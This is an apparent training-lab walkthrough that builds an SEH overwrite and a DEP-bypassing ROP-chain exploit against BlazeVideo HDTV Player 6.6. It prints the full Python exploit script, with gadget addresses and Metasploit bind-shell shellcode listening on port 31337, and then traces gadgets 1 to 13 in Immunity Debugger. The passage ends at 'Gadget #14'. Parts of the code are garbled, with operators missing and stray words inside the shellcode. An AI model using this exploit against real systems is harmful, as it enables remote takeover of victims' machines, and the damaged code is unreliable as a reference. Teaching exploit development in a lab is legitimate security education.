
The end result is that DEP is ENABLED for BlazeHD's *MainApp*

Preparing to analyze

Set up target program

Open up the `c:\lab\day5\Blaze Files\Blaze_1.py` file using Python Idle editor:

1. Navigate to your `c:\lab\day5\` folder
2. Right-click the file `blaze_1.py` and select the option *Edit with IDLE*



Double-click the *BlazeVideo HDTV Player* icon on your desktop, or you can get to the program directly at `C:\Program Files (x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\`.




The following GUI should appear:



Try to get as close to opening a playlist file as possible, without actually opening it.

- Click the folder icon on the BlazeHD GUI
- Select *Open Playlist*
- Browse to the directory
- Select the playlist file
- Do NOT click OK or open it yet, just leave the file selected




Set up the debugger

Double-click Immunity Debugger from the shortcut on the desktop




From the Immunity Debugger *File* menu, select *Attach, BlazeHDTV*, and click *Attach* button.



Changing Debugger Appearance

Each version of Immunity that you run may have a different default pane layout, font size, font type, color, highlighting scheme, and such. The truth is that each user of the tool may have specific preferences as to these items. You can change the layout to whatever scheme you want. To do this, right-click anywhere inside the disassembly pane and select Appearance. When you do this, a side menu appears with various options. The most common ones you will likely want to use are Font (all), Colors (all), and Highlighting. Making changes here results in them taking effect on all panes. As you can see, you also have options to change only one pane. To turn off highlighting completely, select the Highlighting option and click No highlighting.

You can also make permanent or more specific changes for customization by going to Options from the Ribbon bar and selecting Appearance. Do not be surprised if after making changes and closing the tool that it reverts back to a different layout after restarting.



When attaching to a running program, the debugger puts it in a suspended state, on the bottom right, it shows as **PAUSED**:



To let the application resume running, you must click the **RUN** (also known as **PLAY**) button, or press **F9**:



If the debugged program is actively executing, the debugger will show *RUNNING* on the bottom right:



Now that you have attached to the program with the debugger, it should be in a suspended state. In the bottom-right corner of the debugger, it should show as Paused. To let the application resume running, click the *Play* button from the Immunity Ribbon bar or press F9. It should now show as Running on the bottom right. The rest of the status bar, at the bottom of the Immunity debugger, usually displays a status message regarding the paused or running state. Our next objective is to create a Python script that generates a mutated file to crash the program.

Generate a PLF file

- From your Python IDLE editor, open *blaze_32_64-bin_Win7_8_10.py* for editing. It's code should look like this:

```
import struct
file    'blaze_exploit.plf'

totalsize    5000
adv    struct pack('<L' 0x61310eaf)    218    # ADD ESP,28 # RETN    ** [DTVDeviceManager.dll]

#we don't need nseh
seh    struct pack('<L' 0x6130534a)    # ADD ESP,800 # RETN    ** [DTVDeviceManager.dll]
rop    struct pack('<L' 0x61326003)    44 # RETN (ROP NOP) [DTVDeviceManager.dll]
rop    struct pack '<L' 0x6405347a    # POP EDX # RETN    ** [MediaPlayerCtrl.dll]
rop    struct pack '<L' 0x10011108    # ptr to &VirtualProtect() [IAT SkinScrollBar.Dll]
rop    struct pack '<L' 0x64040183    # POP EBX # RETN    ** [MediaPlayerCtrl.dll]
rop+   struct pack '<L' 0x99A9FE7C    # This value + the "ADD BYTE PTR DS:[EBX+C68B04C4],AL"

instruction next == writable addr
rop    struct pack '<L' 0x6030ba82    # MOV EAX,DWORD PTR DS:[EDX] # ADD BYTE PTR DS:
[EBX+C68B04C4],AL # POP ESI # RETN 0x04    ** [Configuration.dll]
rop    struct pack '<L' 0x41414141    # Filler (compensate)
rop+   struct pack '<L' 0x61642a55    # PUSH EAX # POP ESI # RETN 4    ** [EPG.dll]
rop    struct pack '<L' 0x41414141    # Filler (compensate)
rop    struct pack '<L' 0x6403d1a6    # POP EBP # RETN [MediaPlayerCtrl.dll]
rop    struct pack '<L' 0x41414141    # Filler (compensate)
rop    struct pack '<L' 0x6161055A    # & push esp # ret 0c [EPG.dll]
rop+   struct pack '<L' 0x61323EA8    # POP EAX # RETN    ** [DTVDeviceManager.dll]
rop    struct pack '<L' 0xA139799D    # 0x00000501-> ebx
rop    struct pack '<L' 0x640203fc    # ADD EAX,5EC68B64 # RETN    ** [MediaPlayerCtrl.dll]
rop    struct pack '<L' 0x6163d37b    # PUSH EAX # ADD AL,5E # POP EBX # RETN    ** [EPG.dll]
rop    struct pack '<L' 0x61626807    # XOR EAX,EAX # RETN    ** [EPG.dll]
rop+   struct pack '<L' 0x640203fc    # ADD EAX,5EC68B64 # RETN    ** [MediaPlayerCtrl.dll]
rop    struct pack '<L' 0x6405347a    # POP EDX # RETN    ** [MediaPlayerCtrl.dll]
rop    struct pack '<L' 0xA13974DC    # 0x00000040-> edx
rop    struct pack '<L' 0x613107fb    # ADD EDX,EAX # MOV EAX,EDX # RETN    **
[DTVDeviceManager.dll]
rop+   struct pack '<L' 0x61601fc0    # POP ECX # RETN [EPG.dll]
```

```

rop struct pack <L 0x60350340 # &Writable location [AviosoftDTV.exe]
rop struct pack '<L 0x61329e07 # POP EDI # RETN [DTVDeviceManager.dll]
rop struct pack <L 0x61326003 # RETN (ROP NOP) [DTVDeviceManager.dll]
rop struct pack <L 0x61606595 # POP EAX # RETN ** [EPG.dll]
rop+ struct pack <L 0x90909090 # nop
rop struct pack <L 0x61620CF1 # PUSHAD # RETN [EPG.dll]

```

```

nop \x90 32

```

```

# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=31337, RHOST=, EXITFUNC=process,

```

```

shellcode

```

```

\xdd\xcl\xd9\x74\x24\xf4\xbb\xc4\xaa\x69\x8a\x58\x33\xc9\xb1
\x56\x83\xe8\xfc\x31\x58\x14\x03\x58\xd0\x48\x9c\x76\x30\x05
\x5f\x87\xc0\x76\xe9\x62\xf1\xa4\x8d\xe7\xa3\x78\xc5\xaa\x4f
\xf2\x8b\x5e\xc4\x76\x04\x50\x6d\x3c\x72\x5f\x6e\xf0\xba\x33
\xac\x92\x46\x4e\xe0\x74\x76\x81\xf5\x75\xbf\xfc\xf5\x24\x68
\x8a\xa7\xd8\x1d\xce\x7b\xd8\xf1\x44\xc3\xa2\x74\x9a\xb7\x18
\x76\xcb\x67\x16\x30\xf3\x0c\x70\xe1\x02\xc1\x62 added \x4d\x6e
\x50\x95\x4f\xa6\xa8\x56\x7e\x86\x67\x69\x4e\x0b\x79\xad\x69
\xf3\x0c\xc5\x89\x8e\x16\x1e\xf3\x54\x92\x83\x53\x1f\x04\x60
\x65\xcc\xd3\xe3\x69\xb9\x90\xac\x6d\x3c\x74\xc7\x8a\xb5\x7b
\x08\x1b\x8d\x5f\x8c\x47\x56\xc1\x95\x2d\x39\xfe\xc6\x8a\xe6
\x5a\x8c\x39\xf3 added \xcfc\x55\x30\xd0\xef\xa5\x5e\x63\x83\x97
\xc1\xdf\x0b\x94\x8a\xf9\xcc\xdb\xa1\xbe\x43\x22\x49\xbf\x4a
\xe1\x1d\xef\xe4\xc0\x1d\x64\xf5\xed\xc8\x2b\xa5\x41\xa2\x8b
\x15\x22\x12\x64\x7c\xad\x4d\x94\x7f\x67\xf8\x92\xb1\x53\xa9
\x74\xb0\x63\x37\xec\x3d\x85\xad\xfe\x6b\x1d\x59\x3d\x48\x96
\xfe\x3e\xba\x8a\x57\xa9\xf2\xc4\x6f\xd6\x02\xc3\xdc\x7b\xaa
\x84\x96\x97\x6f\xb4\xa9\xbd\xc7\xbf\x92\x56\x9d\xd1\x51\xc6
\xa2\xfb\x01\x6b\x30\x60\xd1\xe2\x29\x3f\x86\xa3\x9c\x36\x42
\x5e\x86\xe0\x70\xa3\x5e\xca\x30\x78\xa3\xd5\xb9\x0d\x9f\xf1
\xa9\xcb\x20\xbe\x9d\x83\x76\x68\x4b\x62\x21\xda\x25\x3c\x9e
\xb4\xa1\xb9\xec\x06\xb7\xc5\x38\xf1\x57\x77\x95\x44\x68\xb8
\x71\x41\x11\xa4\xe1\xae\xc8\x6c\x11\xe5\x50\xc4\xba\xa0\x01
\x54\xa7\x52\xfc\x9b\xde\xd0\xf4\x63\x25\xc8\x7d\x61\x61\x4e
\x6e\x1b\xfa\x3b\x90\x88\xfb\x69 )

```

```

derp C (totalsize len(seh rop adv nop shellcode))
payload adv seh rop nop shellcode derp

```

```

f open file 'w )
print("Author: spasm - www.deadlisting.com")
f write(payload)
print("File" file "created...")
f close()

```

- click *Run* and *Run Module* to create a PLF input file for BlazeHDTV

Expected results

```
File blaze_exploit.plf created!  
>>>
```

Tracing ROP chain

- We must first set a breakpoint on the first gadget to be called
- This is the pointer we use to overwrite the SE Handler
- In the debugger, click anywhere in the disassembly pane and press *CTRL-G*
- Enter the address of the first gadget, `0x6130534A`, and press Enter (you may have to do it twice)
- You should see the following block of code
- Click the first instruction and press *F2* to set the breakpoint

	6130534A	81C4 00080000	ADD ESP,800
	61305350	C3	RETN

Let's first set a breakpoint on the first gadget. This will be the address we are using to overwrite the SE Handler, the first to be called. Inside Immunity Debugger, click anywhere in the disassembler pane and then press *CTRL-G*. Enter the address `0x6130534A` and press *Enter*. You may have to do it twice to get the results shown here. The instruction `ADD ESP,800` should be the first shown at address `0x6130534A`. Click to select this address and press *F2* to set a breakpoint. Resume the program by pressing *F5*.

After you open the `blaze_exploit.plf` file, you may see multiple exceptions, but you are interested in the breakpoint only here. If it does, press *SHIFT-F9* once to pass the exception and continue execution. **Do NOT press *F9* by itself** because this will cause the program to become unstable inside the debugger.

Once the debugger has paused at the `ADD ESP,800` breakpoint, you can inspect the stack for damage and step through each gadget.

Adjust ESP Large

```
seh struct pack('<L 0x6130534a) # [DTVDeviceManager.dll]
```

Gadget Contents

```
ADD ESP,800 # Adjust ESP to hit our landing pad  
RETN      # Return to the next address on the stack
```

When the exception occurs, the stack pointer is far from our input on the stack, where our ROP chain and shellcode reside. To reach our ROP chain, we adjust the stack pointer by +0x800 bytes to get to a landing pad where we have some ROP NOPs.

At the first breakpoint, press *F7* to single-step to the RETN instruction. The stack pointer should now have adjusted down to our controlled data

```
adv = struct.pack('<L', 0x61310eaf) * 218 # Adv ESP to ROP NOP
```

Adv ESP	0012F358	61310EAF	>>f1a	DTUDevic.61310EAF
	0012F35C	61310EAF	>>f1a	DTUDevic.61310EAF
	0012F360	61310EAF	>>f1a	DTUDevic.61310EAF
	0012F364	61310EAF	>>f1a	DTUDevic.61310EAF
	0012F368	61310EAF	>>f1a	DTUDevic.61310EAF
	0012F36C	61310EAF	>>f1a	DTUDevic.61310EAF
	0012F370	61310EAF	>>f1a	Pointer to next SEH record
	0012F374	6130534A	JS0a	SE handler
ROP NOP	0012F378	61326003	♥`2a	DTUDevic.61326003
	0012F37C	61326003	♥`2a	DTUDevic.61326003
	0012F380	61326003	♥`2a	DTUDevic.61326003
	0012F384	61326003	♥`2a	DTUDevic.61326003

On 64-bit versions of Windows 7/8/10, the advancement of ESP by +0x800 bytes doesn't hit our ROP NOP landing pad. It actually lands a bit before the SE Handler overwrite position. To compensate for this and advance down the ROP NOPs and our ROP chain, we pad the stack with a series of pointers that point to the instruction *ADD ESP,28* followed by a RETN. This advances ESP down the stack repeatedly until hitting our ROP NOPs.


Adjust ESP Small

```
adv struct pack('<L 0x61310eaf) 218 # Adv ESP to ROP NOP
```

Press *F7* to single-step through the advancement of ESP and the ROP NOPs repeatedly until hitting the first gadget on the stack. We could also certainly use ROP NOPs above the SE Handler until the final one, where we'd use a short jump to ensure that we don't experience any issues. This technique is intentional to let you witness a potential issue where you may have to fix a broken ROP chain.

You may experience an additional problem: -On some systems, the advancement of ESP down to the ROP NOPs fails because it lands precisely on the SE Handler - This results in the advancement of ESP by 0x800 bytes - To fix this, select an unprotected module and press *CTRL-S* to search for a new opcode

```
add esp, 20
ret
```



PUSHAD

Gadget Contents

PUSHAD
RETN

PUSHAD

The PUSHAD instruction technique writes the address of VirtualProtect() and all arguments onto the stack. The order is EAX, ECX, EDX, EBX, original ESP, EBP, ESI, and EDI

The use of the PUSHAD instruction will become clear as you trace through the instructions used in each gadget. The general idea is to write the address of VirtualProtect() and all arguments necessary into the general-purpose registers. The PUSHAD instruction pushes each register onto the stack in the following order: EAX, ECX, EDX, EBX, original ESP, EBP, ESI, and EDI. The challenge will be writing the arguments to VirtualProtect() into specific registers so that when PUSHAD writes them onto the stack, they are in the correct order for the function call.

The following screenshot of registers in Immunity Debugger needed as arguments to VirtualProtect(). On the right is a chart showing the layout as to how those registers are written to the stack. We will work to get to this point with the forthcoming gadgets and deal with any issues that may arise. Ideally, we want ESI to hold the pointer to VirtualProtect(). We need EDI to hold a

pointer to a return instruction because this is the last register pushed and would be where ESP points after the PUSHAD instruction. However, we may not always have the luxury of getting things in the exact order that we want when limited by available gadgets. Creativity is often required.

		Stack
PUSHAD RETN	EAX 90909090	EDI – Ptr to Retn
	ECX 60350340 Configur.60350340	ESI – VirtualProtect()
	EDX 00000040	EBP – Return Pointer
	EBX 000000501	ESP – lpAddress
	ESP 0012F474	EBX – dwSize
	EBP 6161055A EPG.6161055A	EDX – lpNewProtect
	ESI 769E2341 kernel32.VirtualProtect	ECX – lpflOldProtect
	EDI 61326003 DTUDevic.61326003	EAX – NOPS
	EIP 61620CF2 EPG.61620CF2	

Gadget #1

The purpose of this gadget is to place the address of VirtualProtect() on the stack. We do this with two pieces: one to POP into EDX and one to put the value to be POP'ed

```
rop struct pack <L 0x6405347a
# POP EDX # RETN ** [MediaPlayerCtrl.dll]
rop struct pack <L 0x10011108
# ptr to &VirtualProtect() [IAT SkinScrollBar.Dll]
```

If you are not familiar with C and C++, the & in front of VirtualProtect() is called a reference operator. It is being used as the address of the variable we are interested in, such as the address of VirtualProtect() in this case. We will dereference this location shortly to obtain the true address of VirtualProtect(). The SkinScrollBar.Dll module does not participate in ASLR and other controls. You can use the !mona modules command in Immunity Debugger to verify this statement.

Press F7 to step through this gadget and watch the address from the stack get popped into the EDX register, as explained. Press F7 again on the RETN instruction to advance to the next gadget.

Gadget #2

The purpose of this gadget is to compensate for a side effect in Gadget #3. You wouldn't know you needed this until you tried other options for Gadget #3. Here we pop the value 0x99A9FE7C into EBX. This value will be added to the value 0xC68B04C4 in the next gadget. It is an unwanted instruction that simply has a requirement that EBX point to a writable memory address. The two values added together equal 0x60350340, which is a writable address in Configuration.dll. To come up with the value to pop into EBX, we simply need to find a writable address and subtract the value 0xC68B04C4 used in the next gadget. Whatever value is left after the subtraction is the value, we use to pop into EBX.

```
rop  struct pack <L  0x64040183
# POP EBX # RETN [MediaPlayerCtrl.dll]
rop  struct pack <L  0x99A9FE7C
# Value to pop into EBX
```

Press *F7* until you've advance past this gadget and confirm the results.

Gadget #3

In this gadget, we first dereference SkinScrollBar.Dll's IAT address for &VirtualProtect() and load it into EAX. The next instruction is the aforementioned unwanted instruction that is added to the value 0x99A9FE7C. We placed this value onto the stack and had it popped into EBX, because EBX, plus the offset, must point to a writable address. We then pop 0x41414141 into ESI because it is an unwanted instruction before our return.

```
rop+ struc  pack <L  0x6030b982
# MOV EAX,DWORD PTR DS:[EDX] ** {Configuration.dll]
# ADD BYTE PTR DS:[EBX+C68B04C4],AL # POP ESI # RETN 4
rop  struct pack <L  0x41414141
# Filler (compensate for unwanted POP ESI)
```

There is a `RETN 4` at the end of this gadget, so we must place a 4byte pad after the next gadget's position on the stack. Press *F7* to advance through this gadget and confirm the results.

Gadget #4

We push the address of VirtualProtect() held in EAX onto the stack and pop it into ESI, where it needs to be when the PUSHAD instruction executes. We then execute the instruction `RETN 4`. We need to add 4 bytes of padding on the stack to compensate for the `RETN 4`.

```
rop+ struct pack '<L 0x61642a55
# PUSH EAX # POP ESI # RETN 4 [EPG.dll]
rop struct pack <L 0x41414141
# Filler (compensate for retn 4 from prior gadget)
```

Press *F7* to advanced through this gadget and confirm the results.

Gadget #5

We are popping into EBP the address of a `PUSH ESP, RETN 0C` instruction. This will be used as the return pointer for the call to VirtualProtect() after we get control back from the kernel. Upon return, the instruction at this address will be the first thing to execute. It takes the address held in ESP, pushes it onto the stack, and then returns to that stack position. It lands in our NOP sled and gets us shellcode execution! This will be quite obvious when we get to that step.

```
rop struct pack <L 0x6403d1a6
# POP EBP # RETN [MediaPlayerCtrl.dll]
rop+ struc pack <L x41414141
# Filler (compensate for RETN 4 from prior gadget)
rop+ struct pack '<L 0x6161055A
# & push esp # ret 0c [EPG.dll]
```

Press *F7* to advanced through this gadget and confirm the results.

Gadget #6

We pop the value `0xA139799D` into EAX, which we will add to `0x5EC68B64` in the next gadget. When these are added together, they result in the value `0x501`, serving as the `VirtualProtect()` size argument. To determine the value to pop into EAX, you would simply need to find an add instruction that adds a large value (like the one we are using) and then add to it the appropriate value that results in the desired size value, once rolled over past 2^{32} .

```
rop  struct pack <L  0x61323EA8
# POP EAX # RETN    ** [DTVDeviceManager.dll]
rop  struct pack <L  0xA139799D
# It will result in 0x00000501-> ebx
```

Remember, our goal is to place the arguments to `VirtualProtect()` into the appropriate registers. The `PUSHAD` instruction pushes them onto the stack and, if set up properly, returns to the `VirtualProtect()` function call. The reason we use a large number added to another large number is to exceed 2^{32} , rolling the register back to zero, precisely to `0x501`. We cannot have nulls, so any technique to accomplish this goal works.

Press *F7* to advance through this gadget and confirm the results.

Gadget #7

This is the add instruction covered in the previous gadget's explanation. The sum of `0x5EC68B64 + 0xA139799D = 0x00000501`. This is our size argument to `VirtualProtect()`.

```
rop+ struc pack <L  0x640203fc
```

Press *F7* to advance through this gadget and confirm the results.

Gadget #8

This gadget pushes the `0x501` size argument from EAX onto the stack, followed by an unwanted instruction. We then pop the size argument into the EBX register, which is where it needs to be due to the way the `PUSHAD` instruction pushes the arguments onto the stack.

```
rop  struct pack <L  0x6163d37b
# PUSH EAX # ADD AL,5E # POP EBX # RETN    ** [EPG.dll]
```

- EBX is the register where it needs to be for the `PUSHAD` instruction
- There is an unwanted instruction between the `PUSH` and the `POP`, but it does not harm anything

Press *F7* to advance through this gadget and confirm the results.

Gadget #9

This gadget zeroes out EAX to prepare it for the next argument.

```
rop  struct pack <L  0x61626807
# XOR EAX,EAX # RETN  ** [EPG.dll]
```

Press *F7* to advance through this gadget and confirm the results.

Gadget #10

In this gadget, we are adding the value `0x5EC68B64` to EAX, which currently holds 0. This will be added with another value shortly to get the permission argument of 0x40 for VirtualProtect().

```
rop+ struc pack <L  0x640203fc
# ADD EAX,5EC68B64 # RETN  ** [MediaPlayerCtrl.dll]
```

Press *F7* to advance through this gadget and confirm the results.

Gadget #11

We are now popping the value `0xA13974DC` into EDX. In the next gadget, we add EDX with EAX to get the 0x40 permission argument to VirtualProtect().

```
rop  struct pack <L  0x6405347a
# POP EDX # RETN  ** [MediaPlayerCtrl.dll]
rop  struct pack <L  0xA13974DC
# Value to pop into EDX, which will result in 0x00000040-> edx
```

Press *F7* to advance through this gadget and confirm the results.

Gadget #12

This gadget contains the code to add EAX to EDX, which results in the 0x40 permission argument to VirtualProtect() being stored in the EDX register. This is where it needs to be for the PUSHAD layout. We then have an unwanted instruction that serves no purpose and copies the 0x40 value from EDX over to EAX, before returning to the next gadget.

```
rop  struc pack <L  0x613107fb
# ADD EDX,EAX # MOV EAX,EDX # RETN  ** [DTVDeviceManager.dll]
```

Press *F7* to advance through this gadget and confirm the results.

Gadget #13

We are now popping the address `0x60350340` from the stack into the ECX register, serving as the writable address used by `VirtualProtect()` to store the old permission value we are changing to `0x40`. This address can be any writable area. Simply clicking the Memory map within Immunity and looking at the permissions of the various non-rebased modules can help you determine a good address to use.

```
rop  struct pack <L  0x61601fc0
# POP ECX # RETN [EPG.dll]
rop  struct pack <L  0x60350340
# &Writable location [Configuration.dll]
```

Press *F7* to advance through this gadget and confirm the results.

Gadget #14

